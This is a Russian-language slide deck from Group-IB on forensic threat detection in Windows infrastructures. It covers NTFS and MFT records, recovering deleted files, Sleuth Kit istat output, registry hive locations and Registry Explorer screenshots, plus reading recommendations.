

|GROUP|IB|

**Криминалистический подход
к выявлению угроз в
инфраструктурах
на основе ОС WINDOWS**



Олег Скулкин

Ведущий специалист по компьютерной криминалистике
skulkin@group-ib.com | @oskulkin

8 лет работы в области DFIR; соавтор «Windows Forensics Cookbook», «Practical Mobile Forensics», «Learning Android Forensics»; автор 100+ статей по DFIR



Жизненный цикл



SOME THINGS SHOULD BE SIMPLE; EVEN AN END HAS A START*


*Editors

Файловая система

По данным MICROSOFT, подавляющее большинство рабочих станций и серверов, работающих под управлением ОС WINDOWS, используют NTFS в качестве файловой системы.



Структура NTFS



Практика: Удален != Утерян

Name	Size	Type	Date Modified
System Volume Information	1	Directory	6/26/2019 1:13:17 PM
\$AttrDef	3	Regular File	6/26/2019 1:13:15 PM
\$BadClus	0	Regular File	6/26/2019 1:13:15 PM
\$Bitmap	32	Regular File	6/26/2019 1:13:15 PM
\$Boot	8	Regular File	6/26/2019 1:13:15 PM
\$I30	4	NTFS Index All...	6/26/2019 1:17:14 PM
\$LogFile	4,896	Regular File	6/26/2019 1:13:15 PM
\$MFT	256	Regular File	6/26/2019 1:13:15 PM
\$MFTMirr	4	Regular File	6/26/2019 1:13:15 PM
\$Secure	1	Regular File	6/26/2019 1:13:15 PM
\$TXF_DATA	1	NTFS Logged ...	6/26/2019 1:17:14 PM
\$UpCase	128	Regular File	6/26/2019 1:13:15 PM
\$Volume	0	Regular File	6/26/2019 1:13:15 PM
Hi_Im_A_Deleted_Picture.jpg	319	Regular File	6/26/2019 1:16:19 PM

Запись в главной файловой таблице

Наиболее важные с криминалистической точки зрения





Практика: анализ атрибутов файлов


```
Select Command Prompt

G:\Анализ атрибутов файлов с помощью the Sleuth Kit\sleuthkit-4.6.5-win32\bin>istat D:\VICTIM.E01 89039
MFT Entry Header Values:
Entry: 89039          Sequence: 4
$LogFile Sequence Number: 762129243
Allocated File
Links: 1

$STANDARD_INFORMATION Attribute Values:
Flags: Archive
Owner ID: 0
Security ID: 2391 (S-1-5-21-3461203602-4096304019-2269080069-1000)
Last User Journal Update Sequence Number: 175608528
Created:      2019-06-05 19:02:18.000000000 (Russia TZ 2 Standard Time)
File Modified: 2019-06-05 16:07:21.507225900 (Russia TZ 2 Standard Time)
MFT Modified: 2019-06-05 16:07:21.507225900 (Russia TZ 2 Standard Time)
Accessed:     2019-06-05 16:31:16.210627400 (Russia TZ 2 Standard Time)

$FILE_NAME Attribute Values:
Flags: Archive
Name: clickme.lnk
Parent MFT Entry: 83491          Sequence: 1
Allocated Size: 0          Actual Size: 0
Created:      2019-06-05 16:04:06.327899600 (Russia TZ 2 Standard Time)
File Modified: 2019-06-05 16:04:06.327899600 (Russia TZ 2 Standard Time)
MFT Modified: 2019-06-05 16:04:06.327899600 (Russia TZ 2 Standard Time)
Accessed:     2019-06-05 16:04:06.327899600 (Russia TZ 2 Standard Time)
```

Больше информации об NTFS



Brian Carrier, File System Forensic Analysis:

<https://www.amazon.com/System-Forensic-Analysis-Brian-Carrier/dp/0321268172/>

ФАЙЛЫ Реестра WINDOWS

C:\Windows\System32\config

SAM

SECURITY

SYSTEM

SOFTWARE


DEFAULT

C:\Users\%username%

NTUSER.DAT

\AppData\Local\Microsoft\Windows\USRCLASS.DAT

Разделы, параметры и значения





Практика: Просмотр файлов реестра

Registry Explorer v1.4.2.0

File Tools Options Bookmarks (25/0) View Help

Registry hives (1) Available bookmarks (25/0)

Key name	# values	# subkeys	Last write timestamp
...
SrpExtensionConfig	1	0	2009-07-14 04:42:10
StillImage	0	5	2009-07-14 04:37:09
Storage	0	0	2009-07-14 04:37:09
SystemResources	0	3	2009-07-14 04:37:09
TabletPC	0	1	2009-07-14 04:37:09
Terminal Server	19	13	2019-03-10 11:32:16
TimeZoneInforma...	10	0	2019-03-10 10:00:14
Ubpm	1	0	2018-01-03 04:08:19
usbflags	0	2	2009-07-14 04:37:09
usbstor	0	4	2009-07-14 04:37:09
VAN	0	3	2009-07-14 04:41:15
Video	0	5	2018-01-03 01:20:30
VirtualDeviceDrivers	1	0	2009-07-14 04:37:09
wncsvc	0	2	2009-07-14 04:37:09
Wdf	0	2	2018-01-03 04:07:27
WDI	0	3	2009-07-14 04:37:27
Windows	10	0	2019-03-10 11:31:55
Winlogon	1	1	2018-01-03 04:44:42
WMI	0	2	2009-07-14 04:37:09
WOW	5	0	2009-07-14 04:37:09
Enum	25	15	2018-01-03 01:20:30
Hardware Profiles	0	2	2019-03-10 11:32:03
Policies	0	0	2009-07-14 04:37:24
services	0	450	2019-03-10 13:08:15
ControlSet002	0	5	2009-07-14 04:53:14
MountedDevices	8	0	2018-01-03 01:19:56
RNG	2	0	2019-03-10 12:47:04
Select	4	0	2009-07-14 04:53:15
Setup	10	7	2019-03-10 11:32:21
WPA	0	14	2019-03-09 14:17:14
Associated deleted records	0	0	
Unassociated deleted records	0	0	

Values TimeZoneInformation

Drag a column header here to group by that column

Value Name	Value Data	Value Data Raw
...
Bias	480	480
DaylightBias	-60	4294967236
DaylightName	@tzres.dll,-211	@tzres.dll,-211
DaylightStart	Month 3, week of month 2, day of week 0, Hours:Minutes:Seconds:Milliseconds 2:0:0:0	00-00-03-00-02-00-02-00-00-00-00-00-00-00-00-00
StandardBias	0	0
StandardName	@tzres.dll,-212	@tzres.dll,-212
StandardStart	Month 11, week of month 1, day of week 0, Hours:Minutes:Seconds:Milliseconds 2:0:0:0	00-00-0B-00-01-00-02-00-00-00-00-00-00-00-00-00
TimeZoneKeyName	Pacific Standard Time	Pacific Standard Time
ActiveTimeBias	420	420

Total rows: 9 Export ?

Type viewer Binary viewer

Value name Bias

Value type RegDword


Value 480

Raw value E0-01-00-00

Key: ControlSet001\Control\TimeZoneInformation Value: Bias Collapse all hives

Selected hive: SYSTEM Last write: 2019-03-10 10:00:14 10 of 10 values shown (100.00%) Load complete Hidden keys: 0 3

Больше информации о Реестре



Harlan Carvey, Windows Registry Forensics:


<https://www.amazon.com/Windows-Registry-Forensics-Advanced-Forensic/dp/012803291X/>

Подготовка источников информации



Создание криминалистических копий





